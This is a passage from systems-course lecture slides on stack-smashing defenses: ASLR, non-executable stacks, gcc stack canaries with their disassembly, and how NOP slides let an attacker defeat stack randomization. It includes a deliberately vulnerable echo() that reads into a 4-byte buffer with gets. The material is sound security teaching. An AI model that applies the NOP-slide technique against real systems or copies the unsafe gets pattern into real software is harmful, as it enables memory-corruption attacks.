$1 = 0x7ffffffc638

(gdb) run
(gdb) print /x $rsp
$2 = 0x7ffffffbb08

(gdb) run
(gdb) print /x $rsp
$3 = 0x7ffffffc6a8
```

Supplied by CMU.

Randomized stack offsets are a special case of what’s known as “address-space layout randomization” (ASLR).

Because of them, our exploit of the previous slides won’t work on a modern system (i.e., one that employs ASLR), since we assumed the stack always starts at the same location.


Making the stack non-executable (something that's also done in modern systems) also prevents our exploit from working, though it doesn't prevent certain other exploits from working, exploits that don't rely on executing code on the stack.



Stack Randomization

- We don't know exactly where the stack is
  - buffer is 2000 bytes long
  - the start of the buffer might be anywhere between 7000 and 8000


As mentioned, one way to make such attacks more difficult is to randomize the location of the buffer. Suppose it's not known exactly where the buffer begins, but it is known that it begins somewhere between 7000 and 8000. Thus it's not clear with what value to overwrite the return address of the stack frame being attacked.



NOP Slides


- NOP (No-Op) instructions do nothing
  - they just increment %rip to point to the next instruction
  - they are each one-byte long
  - a sequence of n NOPs occupies n bytes
    - » if executed, they effectively add n to %rip
    - » execution “slides” through them

A NOP slide is a sequence of NOP (no-op) instructions. Each such instruction does nothing, but simply causes control to move to the next instruction.



NOP Slides and Stack Randomization

To deal with stack randomization, we might simply pad the beginning of the exploit with a NOP slide. Thus, in our example, let's assume the exploit code requires 1000 bytes, and we have 1000 bytes of uncertainty as to where the stack ends (and the buffer begins). The attacker inputs 2000 bytes: the first 1000 are a NOP slide, the second 1000 are the actual exploit. The return address is overwritten with the highest possible buffer address (8000). If the buffer actually starts at its lowest possible address (7000), the return address points to the beginning of the actual exploit, which is executed immediately after the return takes place. But if the buffer starts at its highest possible address (8000), the return address points to the beginning of the NOP slide. Thus, when the return takes place, control goes to the NOP slide, but soon gets to the exploit code.



Stack Canaries


- Idea
  - place special value (“canary”) on stack just beyond buffer
  - check for corruption before exiting function
- gcc implementation
  - `-fstack-protector`
  - `-fstack-protector-all`

```
unix>./echo-protected
Type a string:1234
1234
```

```
unix>./echo-protected
Type a string:12345
*** stack smashing detected ***
```

Supplied by CMU.

The –fstack-protector flag causes gcc to emit stack-canary code for functions that use buffers larger than 8 bytes. The –fstack-protector-all flag causes gcc to emit stack-canary code for all functions.




Protected Buffer Disassembly

```
0000000000001155 <echo>:
    1155:       55                      push   %rbp
    1156:       48 89 e5                mov    %rsp,%rbp
    1159:       48 83 ec 10             sub    $0x10,%rsp
    115d:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
    1164:       00 00
    1166:       48 89 45 f8             mov    %rax,-0x8(%rbp)
    116a:       31 c0                   xor    %eax,%eax
    116c:       48 8d 45 f4             lea    -0xc(%rbp),%rax
    1170:       48 89 c7                mov    %rax,%rdi
    1173:       b8 00 00 00 00          mov    $0x0,%eax
    1178:       e8 d3 fe ff ff          callq  1050 <gets@plt>
    117d:       48 8d 45 f4             lea    -0xc(%rbp),%rax
    1181:       48 89 c7                mov    %rax,%rdi
    1184:       e8 a7 fe ff ff          callq  1030 <puts@plt>
    1189:       b8 00 00 00 00          mov    $0x0,%eax
    118e:       48 8b 55 f8             mov    -0x8(%rbp),%rdx
    1192:       64 48 33 14 25 28 00    xor    %fs:0x28,%rdx
    1199:       00 00
    119b:       74 05                   je     11a2 <main+0x4d>
    119d:       e8 9e fe ff ff          callq  1040 <__stack_chk_fail@plt>
    11a2:       c9                      leaveq
    11a3:       c3                      retq
```

The operand "%fs:0x28" requires some explanation, as it uses features we haven't previously discussed. **fs** is one of a few "segment registers," which refer to other areas of memory. They are generally not used, being a relic of the early days of the x86 architecture before virtual-memory support was added. You can think of **fs** as pointing to an area where global variables (accessible from anywhere) may be stored and made read-only. It's used here to hold the "canary" value. The area is set up by the operating system when the system is booted; the canary is set to a random value so that attackers cannot predict what it is. It's also in memory that's read-only so that the attacker cannot modify it.

Note that objdump's assembler syntax is slightly different from what we normally use in gcc: there are no "q" or "l" suffices on most of the instructions, but the call instruction, strangely, has a q suffix.

Gcc, when compiling with the `-fstack-protector-all flag, uses %rbp as a base pointer. The highlighted code puts the "canary" (the value obtained from %fs:0x28) at the (high) end of the buffer. (The code reserves 0x10 bytes for the buffer.) Just before the function returns, it checks to make sure the canary value hasn't been modified. If it has, it calls "__stack_chk_fail", which prints out an error message and terminates the program.`



Setting Up Canary


Before call to gets

```
/* Echo Line */
void echo()
{
    char buf[4];   /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq     %fs:0x28, %rax    # Get canary
    movq     %rax, -0x8(%rbp)  # Put on stack
    xorl     %eax, %eax        # Erase canary
    . . .
```

Adapted from a slide supplied by CMU.

Here the canary is put on the stack just above the space allocated for buf.



Checking Canary

After call to gets

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    -0x8(%rbp), %rax  # Retrieve from stack
    xorq    %fs:0x28, %rax    # Compare with Canary
    je      11a2              # Same: skip ahead
    call    __stack_chk_fail  # ERROR
.L2:
    . . .
```

Adapted from a slide supplied by CMU.

Just before echo returns, a check is made to make certain that canary was not modified.